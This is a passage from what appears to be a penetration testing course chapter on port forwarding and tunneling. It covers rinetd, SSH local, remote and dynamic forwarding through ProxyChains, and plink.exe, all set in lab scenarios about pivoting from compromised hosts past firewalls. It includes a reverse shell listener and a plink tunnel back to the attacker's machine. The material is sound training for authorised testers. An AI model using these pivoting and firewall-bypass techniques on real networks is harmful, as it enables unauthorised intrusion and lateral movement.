Linux debian 4.9.0-6-686 #1 SMP Debian 4.9.82-1+deb9u3 (2018-03-02) i686
...

student@debian:~$ nc -nvv 216.58.207.142 80

(UNKNOWN) [216.58.207.142] 80 (http) : No route to host
 sent 0, rcvd 0
```

Listing 626 - Failing to connect to an external IP address due to lack of Internet connectivity

This time, the Internet connection test failed, indicating that our Linux client is indeed disconnected from the Internet. In order to transfer files to an Internet-connected host, we must first transfer them to the Linux web server and then transfer them again to our intended destination.

> *Note that in a real penetration testing environment, our goal is most likely to transfer files to our Kali attack machine (not necessarily through it as in this scenario) but the concepts are the same.*

Instead, we will use a port forwarding tool called *rinetd*[590] to redirect traffic on our Kali Linux server. This tool is easy to configure, available in the Kali Linux repositories, and is easily installed with **apt**:

```
kali@kali:~$ sudo apt update && sudo apt install rinetd
```

Listing 627 - Installing rinetd from the Kali Linux repositories

The rinetd configuration file, /etc/rinetd.conf, lists forwarding rules that require four parameters, including *bindaddress* and *bindport*, which define the bound ("listening") IP address and port, and *connectaddress* and *connectport*, which define the traffic's destination address and port:

```
kali@kali:~$ cat /etc/rinetd.conf
...
# forwarding rules come here
#
# you may specify allow and deny rules after a specific forwarding rule
# to apply to only that forwarding rule
#
# bindadress    bindport  connectaddress  connectport
...
```

Listing 628 - The default configuration file for rinetd

For example, we can use rinetd to redirect any traffic received by the Kali web server on port 80 to the google.com IP address we used in our tests. To do this, we will edit the rinetd configuration file and specify the following forwarding rule:

```
kali@kali:~$ cat /etc/rinetd.conf
...
# bindadress    bindport  connectaddress  connectport
```

[590] (Thomas Boutell, 2019), https://boutell.com/rinetd/

```
0.0.0.0 80 216.58.207.142 80
...
```

Listing 629 - Adding the forwarding rule to the rinetd configuration file

This rule states that all traffic received on port 80 of our Kali Linux server, listening on all interfaces (0.0.0.0), regardless of destination address, will be redirected to 216.58.207.142:80. This is exactly what we want. We can restart the rinetd service with **service** and confirm that the service is listening on TCP port 80 with **ss** (socket statistics):

```
kali@kali:~$ sudo service rinetd restart

kali@kali:~$ ss -antp | grep "80"
LISTEN   0   5   0.0.0.0:80     0.0.0.0:*     users:(("rinetd",pid=1886,fd=4))
```

Listing 630 - Starting the rinetd service and using ss to confirm the port is bound

Excellent! The port is listening. For verification, we can connect to port 80 on our Kali Linux virtual machine:

```
student@debian:~$ nc -nvv 10.11.0.4 80
(UNKNOWN) [10.11.0.4] 80 (http) open
GET / HTTP/1.0

HTTP/1.0 200 OK
Date: Mon, 26 Aug 2019 15:46:18 GMT
Expires: -1
Cache-Control: private, max-age=0
Content-Type: text/html; charset=ISO-8859-1
P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info."
Server: gws
X-XSS-Protection: 0
X-Frame-Options: SAMEORIGIN
Set-Cookie: 1P_JAR=2019-08-26-15; expires=Wed, 25-Sep-2019 15:46:18 GMT; path=/; domai
n=.google.com
Set-Cookie: NID=188=Hdg-h4aalehFQUxAOvnI87Mtwcq80i07nQqBUfUwDWoXRcqf43KYuCoBEBGmOFmyu0
kXyWZCiHj0egWCfCxdote0ScMX6ArouU2jF4DZeeFHBhqZCvLJDV3ysgPzerRkk9pcLi7HEnbeeEn5xR9BgWfz
4jvZkjnzYDwlfoL2ivk; expires=Tue, 25-Feb-2020 15:46:18 GMT; path=/; domain=.google.com
; HttpOnly
...
```

Listing 631 - Successfully accessing an external IP through our Kali Linux virtual machine

The connection to our Linux server was successful, and we performed a successful *GET* request against the web server. As evidenced by the *Set-Cookie* field, the connection was forwarded properly and we have, in fact, connected to Google's web server.

We can now use this technique to connect from our previously Internet-disconnected Linux client, through the Linux web server, to any Internet-connected host by simply changing the *connectaddress* and *connectport* fields in the web server's /etc/rinetd.conf file.

Figure 297 summarizes this process visually:



Figure 297: Outbound traffic filtering bypass

This is one of the more basic scenarios in this module. Be sure to take time to complete the exercises and understand these concepts before proceeding.

20.1.1.1 Exercises

1. Connect to your dedicated Linux lab client and run the **clear_rules.sh** script from **/root/port_forwarding_and_tunneling/** as root.
2. Attempt to replicate the port-forwarding technique covered in the above scenario.

20.2 SSH Tunneling

The SSH protocol[591] is one of the most popular protocols for tunneling and port forwarding.[592] This is due to its ability to create encrypted tunnels within the SSH protocol, which supports bi-directional communication channels. This obscure feature of the SSH protocol has far-reaching implications for both penetration testers and system administrators.

20.2.1 SSH Local Port Forwarding

SSH *local port forwarding* allows us to tunnel a local port to a remote server using SSH as the transport protocol. The effects of this technique are similar to rinetd port forwarding, with a few twists.

[591] (SSH Communications Security, 2018), https://www.ssh.com/ssh/protocol/

[592] (Trackets Blog, 2017), https://blog.trackets.com/2014/05/17/ssh-tunnel-local-and-remote-port-forwarding-explained-with-examples.html

Let's take another scenario into consideration. During an assessment, we have compromised a Linux-based target through a remote vulnerability, elevated our privileges to root, and gained access to the passwords for both the root and student users on the machine. This compromised machine does not appear to have any outbound traffic filtering, and it only exposes SSH (port 22), RDP (port 3389), and the vulnerable service port, which are also allowed on the firewall.

After enumerating the compromised Linux client, we discover that in addition to being connected to the current network (10.11.0.x), it has another network interface that seems to be connected to a different network (192.168.1.x). In this internal subnet, we identify a Windows Server 2016 machine that has network shares available.

To simulate this configuration in our lab environment, we will run the ssh_local_port_forwarding.sh script from our dedicated Linux client:

```
root@debian:~# cat /root/port_forwarding_and_tunneling/ssh_local_port_forwarding.sh
#!/bin/bash

# Clear iptables rules
iptables -P INPUT ACCEPT
iptables -P FORWARD ACCEPT
iptables -P OUTPUT ACCEPT
iptables -F
iptables -X

# SSH Scenario
iptables -F
iptables -P INPUT DROP
iptables -P FORWARD DROP
iptables -A INPUT -i lo -j ACCEPT
iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
iptables -A INPUT -p tcp --dport 3389 -m state --state NEW -j ACCEPT
iptables -A INPUT -p tcp --dport 22 -m state --state NEW -j ACCEPT
iptables -A INPUT -p tcp --dport 8080 -m state --state NEW -j ACCEPT
iptables -A INPUT -i lo -j ACCEPT

root@debian:~# /root/port_forwarding_and_tunneling/ssh_local_port_forwarding.sh
```

Listing 632 - Content of the ssh_local_port_forwarding.sh script

In such a scenario, we could move the required attack and enumeration tools to the compromised Linux machine and then attempt to interact with the shares on the 2016 server, but this is neither elegant nor scalable. Instead, we want to interact with this new target from our Internet-based Kali attack machine, pivoting through this compromised Linux client. This way, we will have access to all of the tools on our Kali attack machine as we interact with the target.

This will require some port-forwarding magic, and we will use the ssh client's local port forwarding feature (invoked with **ssh -L**) to help with this.

The syntax is as follows:

```
ssh -N -L [bind_address:]port:host:hostport [username@address]
```

Listing 633 - Command prototype for local port forwarding using SSH

Inspecting the manual of the ssh client (**man ssh**), we notice that the **-L** parameter specifies the port on the local host that will be forwarded to a remote address and port.

In our scenario, we want to forward port 445 (Microsoft networking without NetBIOS) on our Kali machine to port 445 on the Windows Server 2016 target. When we do this, any Microsoft file sharing queries directed at our Kali machine will be forwarded to our Windows Server 2016 target.

This seems impossible given that the firewall is blocking traffic on TCP port 445, but this port forward is tunneled through an SSH session to our Linux target on port 22, which is allowed through the firewall. In summary, the request will hit our Kali machine on port 445, will be forwarded across the SSH session, and will then be passed on to port 445 on the Windows Server 2016 target.

If done correctly, our tunneling and forwarding setup will look something like Figure 298:



Figure 298: Local port forwarding diagram

To pull this off, we will execute an ssh command from our Kali Linux attack machine. We will not technically issue any ssh commands (**`-N`**) but will set up port forwarding (with **`-L`**), bind port 445 on our local machine (**`0.0.0.0:445`**) to port 445 on the Windows Server (**`192.168.1.110:445`**) and do this through a session to our original Linux target, logging in as student (**`student@10.11.0.128`**):

```
kali@kali:~$ sudo ssh -N -L 0.0.0.0:445:192.168.1.110:445 student@10.11.0.128
student@10.11.0.128's password:
```

Listing 634 - Forwarding TCP port 445 on our Kali Linux machine to TCP port 445 on the Windows Server 2016

At this point, any incoming connection on the Kali Linux box on TCP port 445 will be forwarded to TCP port 445 on the 192.168.1.110 IP address through our compromised Linux client.

Before testing this, we need to make a minor change in our Samba configuration file to set the minimum SMB version to SMBv2 by adding “min protocol = SMB2” to the end of the file as shown in Listing 635. This is because Windows Server 2016 no longer supports SMBv1 by default.

```
kali@kali:~$ sudo nano /etc/samba/smb.conf

kali@kali:~$ cat /etc/samba/smb.conf
...
Please note that you also need to set appropriate Unix permissions
# to the drivers directory for these users to have write rights in it
;   write list = root, @lpadmin

min protocol = SMB2

kali@kali:~$ sudo /etc/init.d/smbd restart
[ ok ] Restarting smbd (via systemctl): smbd.service.
```

Listing 635 - Updating SAMBA from SMBv1 to SMBv2 communications

Finally, we can try to list the remote shares on the Windows Server 2016 machine by pointing the request at our Kali machine.

We will use the *smbclient* utility, supplying the IP address or NetBIOS name, in this case our local machine (**`-L 127.0.0.1`**) and the remote user name (**`-U Administrator`**). If everything goes according to plan, after we enter the remote password, all the traffic on that port will be redirected to the Windows machine and we will be presented with the available shares:

```
kali@kali:~# smbclient -L 127.0.0.1 -U Administrator
Unable to initialize messaging context
Enter WORKGROUP\Administrator's password:

    Sharename       Type      Comment
    ---------       ----      -------
    ADMIN$          Disk      Remote Admin
    C$              Disk      Default share
    Data            Disk
    IPC$            IPC       Remote IPC
    NETLOGON        Disk      Logon server share
    SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.

    Server               Comment
    ---------            -------

    Workgroup            Master
    ---------            -------
```

Listing 636 - Listing net shares on the Windows Server 2016 machine through local port forwarding

Not only was the command successful but since this traffic was tunneled through SSH, the entire transaction was encrypted. We can use this port forwarding setup to continue to analyze the target server via port 445, or forward other ports to conduct additional reconnaissance.

20.2.1.1 Exercises

1. Connect to your dedicated Linux lab client and run the clear_rules.sh script from /root/port_forwarding_and_tunneling/ as root.
2. Run the ssh_local_port_forwarding.sh script from /root/port_forwarding_and_tunneling/ as root.

3. Take note of the Linux client and Windows Server 2016 IP addresses shown in the Student Control Panel.
4. Attempt to replicate the smbclient enumeration covered in the above scenario.

20.2.2 SSH Remote Port Forwarding

The *remote port forwarding* feature in SSH can be thought of as the reverse of local port forwarding, in that a port is opened on the *remote* side of the connection and traffic sent to that port is forwarded to a port on our local machine (the machine initiating the SSH client).

In short, connections to the specified TCP port on the remote host will be forwarded to the specified port on the local machine. This can be best demonstrated with a new scenario.

In this case, we have access to a non-root shell on a Linux client on the internal network. On this compromised machine, we discover that a MySQL server is running on TCP port 3306. Unlike the previous scenario, the firewall is blocking inbound TCP port 22 (SSH) connections, so we can't SSH into this server from our Internet-connected Kali machine.

We can, however, SSH from this server *out* to our Kali attacking machine, since outbound TCP port 22 is allowed through the firewall. We can leverage SSH remote port forwarding (invoked with **ssh -R**) to open a port on our Kali machine that forwards traffic to the MySQL port (TCP 3306) on the internal server. All forwarded traffic will traverse the SSH tunnel, right through the firewall.

> *SSH port forwards can be run as non-root users as long as we only bind unused non-privileged local ports (above 1024).*

In order to simulate this scenario, we will run the ssh_remote_port_forwarding.sh script on our dedicated Linux client:

```
root@debian:~# cat /root/port_forwarding_and_tunneling/ssh_remote_port_forwarding.sh
#!/bin/bash

# Clear iptables rules
iptables -P INPUT ACCEPT
iptables -P FORWARD ACCEPT
iptables -P OUTPUT ACCEPT
iptables -F
iptables -X

# SSH Scenario
iptables -F
iptables -P INPUT DROP
iptables -P FORWARD DROP
iptables -A INPUT -i lo -j ACCEPT
iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
iptables -A INPUT -p tcp --dport 3389 -m state --state NEW -j ACCEPT
iptables -A INPUT -i lo -j ACCEPT

root@debian:~# /root/port_forwarding_and_tunneling/ssh_remote_port_forwarding.sh
```

Listing 637 - Content of the ssh_remote_port_forwarding.sh script

The **ssh** command syntax to create this tunnel will include the local IP and port, the remote IP and port, and **-R** to specify a remote forward:

```
ssh -N -R [bind_address:]port:host:hostport [username@address]
```

Listing 638 - Command prototype for remote port forwarding using SSH

In this case, we will **ssh** out to our Kali machine as the kali user (**kali@10.11.0.4**), specify no commands (**-N**), and a remote forward (**-R**). We will open a listener on TCP port 2221 on our Kali machine (**10.11.0.4:2221**) and forward connections to the internal Linux machine's TCP port 3306 (**127.0.0.1:3306**):

```
student@debian:~$ ssh -N -R 10.11.0.4:2221:127.0.0.1:3306 kali@10.11.0.4
kali@10.11.0.4's password:
```

Listing 639 - Remote forwarding TCP port 2221 to the compromised Linux machine on TCP port 3306

This will forward all incoming traffic on our Kali system's local port 2221 to port 3306 on the compromised box through an SSH tunnel (TCP 22), allowing us to reach the MySQL port even though it is filtered at the firewall.

Our connections can be illustrated as shown in Figure 299:



Figure 299: Remote port forwarding diagram

With the tunnel up, we can switch to our Kali machine, validate that TCP port 2221 is listening, and scan the localhost on that port with **nmap**, which will fingerprint the target's MySQL service:

```
kali@kali:~$ ss -antp | grep "2221"
LISTEN   0   128    127.0.0.1:2221     0.0.0.0:*      users:(("sshd",pid=2294,fd=9))
LISTEN   0   128      [::1]:2221         [::]:*       users:(("sshd",pid=2294,fd=8))

kali@kali:~$ sudo nmap -sS -sV 127.0.0.1 -p 2221

Nmap scan report for localhost (127.0.0.1)
Host is up (0.000039s latency).

PORT     STATE SERVICE VERSION
2221/tcp open  mysql   MySQL 5.5.5-10.1.26-MariaDB-0+deb9u1

Nmap done: 1 IP address (1 host up) scanned in 0.56 seconds
```

Listing 640 - Accessing the MYSQL server on the victim machine through the remote tunnel

Knowing that we can scan the port, we should have no problem interacting with the MySQL service across the SSH tunnel using any of the appropriate Kali-installed tools.

20.2.2.2 Exercises

1. Connect to your dedicated Linux lab client via SSH and run the clear_rules.sh script from /root/port_forwarding_and_tunneling/ as root.
2. Close any SSH connections to your dedicated Linux lab client and then connect as the *student* account using rdesktop and run the ssh_remote_port_forward.sh script from /root/port_forwarding_and_tunneling/ as root.
3. Attempt to replicate the SSH remote port forwarding covered in the above scenario and ensure that you can scan and interact with the MySQL service.

20.2.3 SSH Dynamic Port Forwarding

Now comes the really fun part. SSH *dynamic port forwarding* allows us to set a local listening port and have it tunnel incoming traffic to any remote destination through the use of a proxy.

In this scenario (similar to the one used in the SSH local port forwarding section), we have compromised a Linux-based target and have elevated our privileges. There do not seem to be any inbound or outbound traffic restrictions on the firewall.

After further enumeration of the compromised Linux client, we discover that in addition to being connected to the current network (10.11.0.x), it has an additional network interface that seems to be connected to a different network (192.168.1.x). On this internal subnet, we have identified a Windows Server 2016 machine that has network shares available.

In the local port forwarding section, we managed to interact with the available shares on the Windows Server 2016 machine; however, that technique was limited to a particular IP address and port. In this example, we would like to target additional ports on the Windows Server 2016 machine, or hosts on the internal network without having to establish different tunnels for each port or host of interest.

To simulate this scenario in our lab environment, we will again run the ssh_local_port_forwarding.sh script from our dedicated Linux client.

Once the environment is set up, we can use **ssh -D** to specify local dynamic *SOCKS4* application-level port forwarding (again tunneled within SSH) with the following syntax:

```
ssh -N -D <address to bind to>:<port to bind to> <username>@<SSH server address>
```

Listing 641 - Command prototype for dynamic port forwarding using SSH

With the above syntax in mind, we can create a local SOCKS4 application proxy (**-N -D**) on our Kali Linux machine on TCP port 8080 (**127.0.0.1:8080**), which will tunnel all incoming traffic to any host in the target network, through the compromised Linux machine, which we log into as student (**student@10.11.0.128**):

```
kali@kali:~$ sudo ssh -N -D 127.0.0.1:8080 student@10.11.0.128
student@10.11.0.128's password:
```

Listing 642 - Creating a dynamic SSH tunnel on TCP port 8080 to our target network

Although we have started an application proxy that can route application traffic to the target network through the SSH tunnel, we must somehow direct our reconnaissance and attack tools to use this proxy. We can run any network application through HTTP, SOCKS4, and SOCKS5 proxies with the help of *ProxyChains*.[593]

To configure ProxyChains, we simply edit the main configuration file (/etc/proxychains.conf) and add our SOCKS4 proxy to it:

```
kali@kali:~$ cat /etc/proxychains.conf
...

[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4     127.0.0.1 8080
```

Listing 643 - Adding our SOCKS4 proxy to the ProxyChains configuration file

This configuration is illustrated in Figure 300:

[593] (Adam Hamsik, 2017), https://github.com/haad/proxychains



Figure 300: Dynamic port forwarding diagram

To run our tools through our SOCKS4 proxy, we prepend each command with **proxychains**.

For example, let's attempt to scan the Windows Server 2016 machine on the internal target network using **nmap**. In this example, we aren't supplying any options to **proxychains** except for the **nmap** command and its arguments:

```
kali@kali:~$ sudo proxychains nmap --top-ports=20 -sT -Pn 192.168.1.110
ProxyChains-3.1 (http://proxychains.sf.net)

Starting Nmap 7.60 ( https://nmap.org ) at 2019-04-19 18:18 EEST
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.1.110:443-<--timeout
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.1.110:23-<--timeout
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.1.110:80-<--timeout
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.1.110:8080-<--timeout
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.1.110:445-<><>-OK
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.1.110:135-<><>-OK
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.1.110:139-<><>-OK
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.1.110:22-<--timeout
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.1.110:3389-<><>-OK
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.1.110:1723-<--timeout
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.1.110:21-<--timeout
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.1.110:5900-<--timeout
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.1.110:111-<--timeout
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.1.110:25-<--timeout
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.1.110:53-<><>-OK
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.1.110:993-<--timeout
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.1.110:3306-<--timeout
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.1.110:143-<--timeout
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.1.110:995-<--timeout
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.1.110:110-<--timeout
Nmap scan report for 192.168.1.110
```

```
Host is up (0.17s latency).

PORT     STATE  SERVICE
21/tcp   closed ftp
22/tcp   closed ssh
23/tcp   closed telnet
25/tcp   closed smtp
53/tcp   open   domain
80/tcp   closed http
110/tcp  closed pop3
111/tcp  closed rpcbind
135/tcp  open   msrpc
139/tcp  open   netbios-ssn
143/tcp  closed imap
443/tcp  closed https
445/tcp  open   microsoft-ds
993/tcp  closed imaps
995/tcp  closed pop3s
1723/tcp closed pptp
3306/tcp closed mysql
3389/tcp open   ms-wbt-server
5900/tcp closed vnc
8080/tcp closed http-proxy

Nmap done: 1 IP address (1 host up) scanned in 3.54 seconds
```

Listing 644 - Using nmap to scan a machine through a dynamic tunnel

In Listing 644, ProxyChains worked as expected, routing all of our traffic to the various ports dynamically, without having to supply individual port forwards.

By default, ProxyChains will attempt to read its configuration file first from the current directory, then from the user's $(HOME)/.proxychains *directory, and finally from* /etc/proxychains.conf*. This allows us to run tools through multiple dynamic tunnels, depending on our needs.*

20.2.3.1 Exercises

1. Connect to your dedicated Linux lab client and run the clear_rules.sh script from /root/port_forwarding_and_tunneling/ as root.
2. Take note of the Linux client and Windows Server 2016 IP addresses.
3. Create a SOCKS4 proxy on your Kali machine, tunneling through the Linux target.
4. Perform a successful nmap scan against the Windows Server 2016 machine through the proxy.
5. Perform an nmap SYN scan through the tunnel. Does it work? Are the results accurate?

20.3 PLINK.exe

Up to this point, all the port forwarding and tunneling methods we've used have centered around tools typically found on *NIX systems. Next, let's investigate how we can perform port forwarding and tunneling on Windows-based operating systems.

To demonstrate this, assume that we have gained access to a Windows 10 machine during our assessment through a vulnerability in the Sync Breeze software and have obtained a SYSTEM-level reverse shell.

```
kali@kali:~$ sudo nc -lnvp 443
listening on [any] 443 ...
connect to [10.11.0.4] from (UNKNOWN) [10.11.0.22] 49937
Microsoft Windows [Version 10.0.16299.309]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Listing 645 - Receiving a reverse shell from the Windows 10 machine

During the enumeration and information gathering process, we discover a MySQL service running on TCP port 3306.

```
C:\Windows\system32>netstat -anpb TCP
netstat -anpb TCP

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
 [syncbrs.exe]
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  RpcSs
 [svchost.exe]
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
 Can not obtain ownership information
  TCP    0.0.0.0:3306           0.0.0.0:0              LISTENING
 [mysqld.exe]
```

Listing 646 - Identifying the MYSQL service running on port 3306

We would like to scan this database or interact with the service. However, because of the firewall, we cannot directly interact with this service from our Kali machine.

We will transfer plink.exe,[594] a Windows-based command line SSH client (part of the PuTTY project) to the target to overcome this limitation. The program syntax is similar to the UNIX-based ssh client:

```
C:\Tools\port_redirection_and_tunneling> plink.exe
plink.exe
Plink: command-line connection utility
Release 0.70
Usage: plink [options] [user@]host [command]
       ("host" can also be a PuTTY saved session name)
```

[594] (Simon Tatham, 2002), http://the.earth.li/~sgtatham/putty/0.53b/htmldoc/Chapter7.html

```
Options:
  -V        print version information and exit
  -pgpfp    print PGP key fingerprints and exit
  -v        show verbose messages
  -load sessname  Load settings from saved session
  -ssh -telnet -rlogin -raw -serial
            force use of a particular protocol
  -P port   connect to specified port
  -l user   connect with specified username
  -batch    disable all interactive prompts
  -proxycmd command
            use 'command' as local proxy
  -sercfg configuration-string (e.g. 19200,8,n,1,X)
            Specify the serial configuration (serial only)
The following options only apply to SSH connections:
  -pw passw login with specified password
  -D [listen-IP:]listen-port
            Dynamic SOCKS-based port forwarding
  -L [listen-IP:]listen-port:host:port
            Forward local port to remote address
  -R [listen-IP:]listen-port:host:port
            Forward remote port to local address
  -X -x     enable / disable X11 forwarding
  -A -a     enable / disable agent forwarding
  -t -T     enable / disable pty allocation
...
```

Listing 647 - The plink.exe help menu

We can use **plink.exe** to connect via SSH (**-ssh**) to our Kali machine (**10.11.0.4**) as the kali user (**-l kali**) with a password of "ilak" (**-pw ilak**) to create a remote port forward (**-R**) of port 1234 (**10.11.0.4:1234**) to the MySQL port on the Windows target (**127.0.0.1:3306**) with the following command:

```
C:\Tools\port_redirection_and_tunneling> plink.exe -ssh -l kali -pw ilak -R 10.11.0.4:
1234:127.0.0.1:3306 10.11.0.4
```

Listing 648 - Attempting to set up remote port forwarding on an unknown host

The first time plink connects to a host, it will attempt to cache the host key in the registry. If we run the command through an **rdesktop** connection to the Windows client, we can see this interactive step:

